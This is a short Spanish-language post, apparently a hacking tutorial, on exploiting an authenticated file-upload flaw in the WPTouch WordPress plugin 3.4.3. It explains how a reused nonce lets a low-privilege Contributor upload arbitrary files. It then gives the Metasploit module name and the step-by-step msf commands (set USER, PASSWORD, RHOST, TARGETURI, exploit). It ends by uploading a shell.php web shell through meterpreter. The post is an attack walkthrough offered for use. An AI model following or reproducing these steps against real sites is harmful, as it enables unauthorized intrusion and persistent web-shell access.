El plugin para Wordpress WPTouch contiene una vulnerabilidad de carga de archivos auhtenticated. A-nonce wp (token CSRF) se crea en la página de índice backend y la misma razón se utiliza en el manejo de la carga de archivos a través de ajax el plugin. Mediante el envío de la nonce capturado con la carga, podemos subir archivos arbitrarios a la carpeta de carga. Debido a que el plug-in también utiliza su propio mecanismo de carga de archivos en lugar de la API de wordpress es posible subir cualquier tipo de archivo. El usuario proporcionado no necesita derechos especiales, y los usuarios con rol de "Colaborador" pueden ser objeto de abuso.
Version Vulnerable : 3.4.3
Parchado : SI
Uso :

msf > use exploit/unix/webapp/wp_wptouch_file_upload
msf exploit(wp_wptouch_file_upload) > show targets
...targets...
msf exploit(wp_wptouch_file_upload) > set TARGET <target-id>
msf exploit(wp_wptouch_file_upload) > show options
...show and set options...
msf exploit(wp_wptouch_file_upload) > exploit
Se debe tener un user y password para poder iniciar el exploit, no es necesario que sea de adm puede ser un login normal, luego iniciaremos el
set USER, Set Password, set Rhost y set TARGETURI,

Luego un upload en meterpreter para subir shell.php


PD: no tenia mas shells que esa a mano xD
Saludos !
